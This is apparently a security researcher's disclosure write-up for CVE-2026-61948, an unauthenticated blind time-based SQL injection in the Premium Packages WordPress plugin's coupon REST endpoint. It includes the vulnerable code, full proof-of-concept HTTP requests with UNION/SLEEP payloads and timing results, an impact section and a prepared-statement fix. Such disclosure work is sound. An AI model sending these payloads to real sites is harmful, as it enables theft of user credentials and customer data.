

CVE-2026-61948 - Unauthenticated SQL Injection in Mini Cart Coupon REST Endpoint
Overview
- Advisory/CVE: https://www.cve.org/CVERecord?id=CVE-2026-61948
- CVE-2026-61948
- Affected plugin: Premium Packages - Sell Digital Products Securely
- Affected version:
<= 6.2.0
Summary
The vulnerability is in the Mini Cart REST API of the wpdm-premium-packages plugin.
Starting from version 6.2.0, the plugin added REST endpoints for the Mini Cart to update the cart in real time. Among them, the coupon application endpoint is publicly exposed:
POST /wp-json/wpdmpp/v1/cart/couponThis endpoint does not require an account, cookie, nonce, or valid cart item. The JSON parameter code is declared with the sanitize_callback sanitize_text_field, then passed into MiniCartAPI::applyCoupon(), then into CouponCodes::validate_coupon(), and finally into CouponCodes::find().
In CouponCodes::find(), the coupon code value is concatenated directly into the SQL query:
$row = $wpdb->get_row( "select * from {$wpdb->prefix}ahm_coupons where code='{$coupon_code}'" );sanitize_text_field() is not SQL escaping and does not make string concatenation safe for SQL queries. Therefore, an unauthenticated attacker can send a payload containing a single quote in the code field to inject SQL.
In the lab, the same endpoint always returns the logical error 400 Bad Request with the message Invalid or expired coupon code., but the true-condition payload is delayed for about 3 seconds because of SLEEP(3), while the baseline and false-condition requests return almost immediately. This proves blind time-based SQL injection.
How I Found It
I started from the changelog of version 6.2.0 because this version added the Mini Cart Widget and Mini Cart REST API endpoint. Cart/coupon features usually need to be exposed to the frontend for customers, so this was an attack surface worth checking.
In includes/libs/MiniCartAPI.php, the /cart/coupon route is registered as follows:
register_rest_route(self::NAMESPACE, '/cart/coupon', [
    'methods' => \WP_REST_Server::CREATABLE,
    'callback' => [self::class, 'applyCoupon'],
    'permission_callback' => '__return_true',
    'args' => [
        'code' => [
            'required' => true,
            'type' => 'string',
            'sanitize_callback' => 'sanitize_text_field',
        ],
    ],
]);
The important point is:
'permission_callback' => '__return_true'This makes the endpoint a public REST endpoint. This is not automatically a vulnerability, because applying a coupon on the frontend may need to be public. The issue is how the code parameter is handled.
The callback receives code and passes it directly into the coupon logic:
public static function applyCoupon(\WP_REST_Request $request) {
    $code = $request->get_param('code');
    $discount = CouponCodes::validate_coupon($code);
In includes/libs/CouponCodes.php, validate_coupon() calls find():
static function validate_coupon( $code, $product = 0, $items = null ) {
    $coupon = self::find( $code );
The SQL sink is in find():
static function find( $coupon_code ) {
    global $wpdb;
    $row = $wpdb->get_row( "select * from {$wpdb->prefix}ahm_coupons where code='{$coupon_code}'" );

    return $row;
}
At this point, there are enough conditions to test SQL injection:
- The route is public and does not require authentication.
- User input
codereaches the SQL query. - The query concatenates the string directly inside single quotes.
$wpdb->prepare()is not used.sanitize_text_field()does not escape single quotes for the SQL context.
I used a UNION SELECT IF(...,SLEEP(3),0) payload to confirm the issue through timing. The false condition returned quickly, while the true condition delayed by exactly about 3 seconds.
Root Cause
The root cause is that the plugin handles data from a public REST endpoint using text sanitization, but then inserts that data into SQL through string concatenation.
1. Coupon Endpoint Is Public
The apply coupon route:
register_rest_route(self::NAMESPACE, '/cart/coupon', [
    'methods' => \WP_REST_Server::CREATABLE,
    'callback' => [self::class, 'applyCoupon'],
    'permission_callback' => '__return_true',
]);
With permission_callback set to __return_true, any user, including an unauthenticated user, can call the endpoint:
/wp-json/wpdmpp/v1/cart/coupon2. The code Parameter Only Goes Through sanitize_text_field
Parameter declaration:
'code' => [
    'required' => true,
    'type' => 'string',
    'sanitize_callback' => 'sanitize_text_field',
],
sanitize_text_field() only cleans text for some basic display/storage contexts. It is not SQL escaping, it does not replace prepared statements, and it does not protect manually concatenated SQL queries.
3. Direct String-Concatenated Query
Sink:
$row = $wpdb->get_row( "select * from {$wpdb->prefix}ahm_coupons where code='{$coupon_code}'" );Because $coupon_code is inside single quotes, a payload can close the current string and append SQL:
x' UNION SELECT IF(1=1,SLEEP(3),0),'x','x','fixed',1,0,0,0,'',0,0,0,0-- -4. Blind Timing Still Works Even Though The Response Logic Is The Same
The application still returns:
{"success":false,"message":"Invalid or expired coupon code."}for the baseline, false condition, and true condition. However, the database still executes the SLEEP(3) expression when the condition is true, creating a clear timing difference.
Exploit Flow
Unauthenticated attacker
        |
        v
POST /wp-json/wpdmpp/v1/cart/coupon
        |
        v
JSON body: {"code":"<SQL payload>"}
        |
        v
WP REST parser + sanitize_text_field
        |
        v
MiniCartAPI::applyCoupon()
        |
        v
CouponCodes::validate_coupon($code)
        |
        v
CouponCodes::find($coupon_code)
        |
        v
$wpdb->get_row("... where code='{$coupon_code}'")
        |
        v
Blind SQL injection through timing- Entry point:
POST /wp-json/wpdmpp/v1/cart/coupon - Condition: Premium Packages plugin active; no valid coupon, cart item, or account required.
- Vulnerable parameter: JSON
code - Callback:
WPDMPP\Libs\MiniCartAPI::applyCoupon - Sink:
CouponCodes::find() - Final result: Blind SQL injection into the WordPress database.
PoC
Lab environment:
Target URL:      http://192.168.1.14:8094
WordPress:       6.9.4
PHP:             8.3.30
MySQL:           8.0.45
Download Manager: 3.3.54
Premium Packages: 6.2.0
Authentication:  Unauthenticated, no WordPress cookies sent
Baseline Request
POST /wp-json/wpdmpp/v1/cart/coupon HTTP/1.1
Host: 192.168.1.14:8094
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/json
Content-Length: 29
Connection: close

{"code":"baseline-no-coupon"}
Response:
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=UTF-8

{"success":false,"message":"Invalid or expired coupon code."}
Observed timing:
47 millisThe baseline returns quickly, as expected for a non-existent coupon.
False-Condition Payload
POST /wp-json/wpdmpp/v1/cart/coupon HTTP/1.1
Host: 192.168.1.14:8094
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/json
Connection: close
Content-Length: 84

{"code":"x' UNION SELECT IF(1=2,SLEEP(3),0),'x','x','fixed',1,0,0,0,'',0,0,0,0-- -"}
Response:
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=UTF-8

{"success":false,"message":"Invalid or expired coupon code."}
Observed timing:
45 millisThe condition 1=2 is false, so SLEEP(3) does not run. The response still returns quickly.
True-Condition Payload
POST /wp-json/wpdmpp/v1/cart/coupon HTTP/1.1
Host: 192.168.1.14:8094
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/json
Connection: close
Content-Length: 84

{"code":"x' UNION SELECT IF(1=1,SLEEP(3),0),'x','x','fixed',1,0,0,0,'',0,0,0,0-- -"}
Response:
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=UTF-8

{"success":false,"message":"Invalid or expired coupon code."}
But the timing is delayed:
3.048 millisComparison:
Baseline:        47 millis
False condition: 45 millis
True condition:  3.048 millis
The true condition is delayed by roughly SLEEP(3), confirming that the database executed the attacker-controlled SQL portion.
Impact
An unauthenticated attacker can exploit blind time-based SQL injection to infer data from the WordPress database.
Practical impact includes:
- Extracting sensitive data bit by bit or character by character using timing payloads.
- Reading WordPress user information, emails, password hashes, and account metadata.
- Reading plugin configuration, orders, coupons, customer data, or order metadata that the WordPress database user can access.
- Reducing availability by sending many
SLEEP()payloads that keep database and PHP workers busy for a long time.
Because the endpoint does not require authentication or a nonce, the attack surface is the public Internet if the affected plugin is enabled on the site.
Limitations
- The PoC is blind time-based SQLi, so dumping data requires many requests and depends on timing stability.
- The sample payload uses
SLEEP(3), which can be noisy if the server or network is slow. - The issue does not directly produce RCE in this PoC.
- The exact read/write capability depends on the privileges of the WordPress database user.
- The local report directly confirmed version
6.2.0; newer versions need to be checked separately to determine the exact patch status.
Mitigation
Administrators should update Premium Packages - Sell Digital Products Securely to a fixed version.
At the code level, the vulnerable query in CouponCodes::find() must be replaced with a prepared statement. sanitize_text_field() is not SQL escaping and must not be used as the only protection before concatenating user input into SQL.
Recommended fix:
$row = $wpdb->get_row(
    $wpdb->prepare(
        "select * from {$wpdb->prefix}ahm_coupons where code = %s",
        $coupon_code
    )
);
The endpoint should also validate coupon code format with an allowlist and rate-limit abnormal coupon requests containing SQL metacharacters or timing functions such as SLEEP().
References
- Premium Packages - Sell Digital Products Securely: https://wordpress.org/plugins/wpdm-premium-packages/
- Patchstack advisory: https://patchstack.com/database/wordpress/plugin/wpdm-premium-packages/
- WordPress plugin source tag 6.2.0: https://plugins.svn.wordpress.org/wpdm-premium-packages/tags/6.2.0/
- WordPress plugin source tag 7.0.5: https://plugins.svn.wordpress.org/wpdm-premium-packages/tags/7.0.5/